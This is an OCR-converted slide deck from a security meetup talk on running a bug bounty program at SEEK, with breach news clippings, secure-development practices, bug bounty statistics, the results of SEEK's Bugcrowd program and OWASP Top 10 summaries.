

# Running a Bug Bounty Program at SEEK

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- Application Security Engineer at SEEK
- OWASP Melbourne chapter lead
- Web developer in a previous life
- Climber of rocks

#### **Contact**

- meetup.com/Application-Security-OWASP-Melbourne/
- @JulianBerton (Twitter not very active)
- au.linkedin.com/in/julianberton
- bertonjulian.github.io (Blog also not very active)

















Home

Members

Sponsors Photos Pages

Discussions

Group tools




My profile



Past Meetups

14







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Who are you?


#### **Todays Agenda**

Cyber, Cyber, Cyber...


Why the current security model is failing?

Bug bounty programs, the what and why?

All The Cyber Statistics...








- FINANCIAL CREDENTIALS
- PROPRIETARY DATA
- PII + CHD (E-COMMERCE TRANSACTION DATA)
- TRACK DATA (POS TRANSACTIONS)

### How Companies Are Compromised



No credit card data or passwords stolen... But still made the ABC news





PM By Will Ockenden

Updated 2 Oct 2015, 11:52pm

Australian fashion retailer David Jones says its computer system has been hacked and the private details of some of its customers have been stolen by criminals.

The retailer said no credit card information or passwords were stolen, and once it discovered the issue it moved quickly to prevent any further incident.

It came a day after retailer Kmart said it had suffered from a privacy breach in which customer data was stolen.




Programs

PHOTO: Department store David Jones has suffered a privacy breach. (David Gray: Reuters)

No credit card data or passwords stolen... But still made the ABC news

## Kmart online customers' information hacked in security breach



# Hackers stole data not to sell but to extort!

#### Aussie Farmers Direct customers' data hacked



Hack attack: Aussie Farmers Direct home grocery delivery service chief Keith Louie. Photo: Pat Scala

Thousands of <u>Aussie Farmers Direct</u> customers have had their private information posted online in a hacking attack, the latest in a string of consumer data breaches in recent months.

The food delivery company was the target of an extortion attempt by international hackers, who demanded a six-figure sum of cash before posting the information of more than 5000 customers on October 30.

Home > Cybercrime



### Austrian Firm Fires CEO After \$56-million Cyber Scam

By AFP on May 25, 2016

Tweet



Austrian aircraft parts maker FACC said Wednesday that it has fired its chief executive of 17 years after cyber criminals stole some 50 million euros (\$55.7 million) in a so-called "fake president" scam.

FACC, whose customers include Airbus, Boeing and Rolls-Royce, said that the its supervisory board sacked Walter Stephan with immediate effect after he "severely violated his duties".

Press reports said that in January a FACC employee wired around 50 million euros, equivalent to almost 10 percent of annual revenues, after receiving emailed instructions from someone posing as Stephan.

By the time the firm, which began life making skis before expanding into aeronautics, realized the mistake, it was too late. The money had disappeared in Slovakia and Asia, the Standard daily reported.


The company said Wednesday that the scam, also known as "bogus boss" or "CEO fraud" and increasingly popular with sophisticated organized criminals, cost it 41.9 million euros in its 2015/16 business year.


Again, not going after data but after the money directly!

### World's Biggest Data Breaches

interesting story

Selected losses greater than 30,000 records





#### Is Awareness To Blame?

A BULLSEYE VIEW 3 ⊠ D corporate responsibility news & features



**Inside Target's Cyber Fusion Center** 









JAN 30, 2016 @ 09:02 AM

8,918 VIEWS

# Why J.P. Morgan Chase & Co. Is Spending A Half Billion Dollars On Cybersecurity



Steve Morgan CONTRIBUTOR

I write about the business of cybersecurity.

#### FULL BIO >

Opinions expressed by Forbes Contributors are their own.



(Photo by Spencer Platt/Getty Images)

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Or is it that our approach to security is outdated?

### The Problem?


Or should i say problems...


The current application security model was designed when:

- □ There were 3-6 month deploy to prod cycles (think waterfall).
- One software stack per company (for example, only allowed to use C#, .NET, SQL Server and IIS).
- Ratio of security people to devs... Well that's always been skewed :)

So how was app sec approached?

#### **The Current Security Model**







### Australia hardest hit globally by cyber security skills shortage: report

Lack of professionals having detrimental affect on Aussie businesses says think tank



"88 per cent of Aussie IT decision makers believe there is a shortage of cyber security skills" "Scarcest technical skills being intrusion detection, software development and attack mitigation"


#### **Skills Shortage**



### The way we build software is changing...


- Small teams (Max 5-10)
- Agile development methodologies (move faster)
- Teams can choose what stack to use...
- CD / CI , deploy to prod daily (move even faster)

~140 Tech Team



1-2 App Sec Team





#### THE RADAR

#### **TECHNIQUES**

- Capturing client-side lavaScript errors
- Continuous delivery for mobile devices
- Mobile testing on mobile networks
- Segregated DOM plus node for IS Testing
- Windows infrastructure automation

- 6 Capture domain events explicitly
- Client and server rendering with same code
- HTML5 storage instead of cookles
- Instrument all the things
- 10 Masterless Chef/Puppet
- 11 Micro-services
- 12 Perimeterless enterprise 13 Provisioning testing
- 14 Structured Logging

- 15 Bridging physical and digital worlds with simple hardware
- 16 Collaborative analytics and data science
- 17 Datensparsamkelt
- 18 Development environments in the doud
- 19 Focus on mean time to recovery
- 20 Machine image as a build artifact. 21 Tangible interaction

#### HOLD 22 Cloud lift and shift

- 23 Ignoring OWASP Top 10
- 24 Siloed metrics
- 25 Velocity as productivity

#### PLATFORMS

- 26 Elastic Search 27 MongoDB
- 28 Neo4)
- 29 Node js
- 30 Redis
- 31 SMS and USSD as a UI

#### TRIAL

- 32 Hadoop 2.0
- 33 Hadoop as a service
- 34 OpenStack
- 35 PostgreSQL for NoSQL
- 36 Vumi


#### **ASSESS**


#### 37 Akka

- 38 Backend as a service
- 39 Low-cost robotics
- 40 PhoneGap/Apache Cordova
- 41 Private Clouds
- 42 SPDV 43 Storm
- 44 Web Components standard

#### HOLD

- 45 Big enterprise solutions 46 CMS as a platform
- 47 Enterprise Data Warehouse





#### THE RADAR

#### TOOLS

#### ADOPT

48 D3

49 Dependency management for JavaScript

#### TRIAL 50 Ansible

- 51 Calabash
- 52 Chaos Monkey
- 53 Gatting
- 54 Grunt.is
- 55 Hystrix
- 56 kon fonts
- 57 Ubrarian-puppet and Ubrarian-Chef
- 58 Logstash & Graylog2 59 Moco
- 60 Phantom(S
- 61 Prototype On Paper
- 62 SnapCl
- 63 Snowplow Analytics & Plwik

#### ASSESS 64 Cloud-init

- 65 Docker
- 66 Octopus
- 67 Sensu
- 68 Travis for OSX/IOS
- 69 Visual regression testing tools 70 Xamarin

#### HOLD 71 Ant

72 Heavyweight test tools

73 TFS

#### LANGUAGES & FRAMEWORKS

#### ADOPT

- 74 Clojure 75 Dropwizard
- 76 Scala, the good parts
- 77 Sinatra

#### TRIAL. 78 CoffeeScript

- 79 Go language
- 80 Hive
- 81 Play Framework 2
- 82 Reactive Extensions across languages 83 Web API

#### ASSESS

- 84 Elixir 85 Julia
- 85 Nancy
- 87 OWIN
- 88 Pester Pointer Events
- 89 90 Python 3 91
- TypeScript 92 Yeoman

#### HOLD

93 Handwritten CSS 94 JSF



#### Languages















# SERVER LESS

### The Solution?

Can we make Web Apps 100% secure?

#### Yes there is a way!



#### **Defence In Depth**









### Secure Development Lifecycle.

How can we add security into an SDLC?

**Secure Development Lifecycle** 

It all starts with....



### SEEK's Application Security Vision


Training	Inception	<b>Development</b>	Deployment	Monitoring 🕝
Web security training for tech teams (e.g. devs and tester).	Review system design for security weaknesses.	Add security tests for controls in ASVS standard.	Automated security tools into the build pipeline (e.g. ZAP).	Manual security testing for high value components.
Security awareness for online delivery (e.g. Brown bags).	Develop attack scenarios for high risk projects.	Adopt security standards and security release plans.	Deploy source code analysis tools into build pipeline (e.g. Checkmarx).	Implement a continuous testing program (e.g. A bug bounty program).


#### **Bug Bounty Programs**

Evening up the playing field...


50-200 Bounty Hunters







#### **Bug Bounty Programs**



#### **l**1ackerone

### bugcrowd















~500 Public Bug Bounty Programs Globally











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Since 2011 Facebook have paid out 4.5m to ~800 researchers.

#### Even the Pentagon Have a Bug Bounty Program!!



US Secretary of Defense Ashton Carter (left) said the initiative was designed to "strengthen our digital defences and ultimately enhance our national security"

Credit Samuel Corum/Anadolu Agency/Getty Images

# THE STATE OF BUG BOUNTY

Bugcrowd's second annual report on the current state of the bug bounty economy

**JUNE 2016** 



286
Programs Run (Since 2013)


2<sub>m</sub>

Paid To Researchers


26,782


Researchers


#### **Location of Researchers**













Time Spent Per Week in Hours

#### Quality - Low Submission Volume




- 37.44% India
- 19.60% United States
- 12.04% Pakistan
- 2.38% United Kingdom
- 2.17% Tunisia
- 2.14% Hong Kong
- 1.96% Philippines
- 1.25% Germany
- 1.22% Australia
- 1.16% Netherlands
- 18.65% Other

Quality - High Submission Volume




#### Companies Using Bounty Programs




- Two week, private, managed program through Bugcrowd.
- 50 researchers were invited and they were paid for the issues found.
- Testing occurred on production systems.
- Scope was <u>www.seek.com.au</u>, talent.seek.com.au and talentsearch.seek.com.au.
- Effort from SEEK's side was ~5 days FTE (not including remediation of issues).


#### 104 issues were reported in total, with 40 being verified issues:







3 High, 7 Medium and 31 Low issues were reported:



## T10

#### OWASP Top 10 Application Security Risks – 2013

A1 - Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management


Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 - Cross-Site Scripting (XSS) XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.


A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.


#### 97.5% of all issues are categorised in the OWASP Top 10:




#### 50 researchers were invited, 15 submitted and 12 were valid:




#### 12 researchers who submitted valid issues came from:



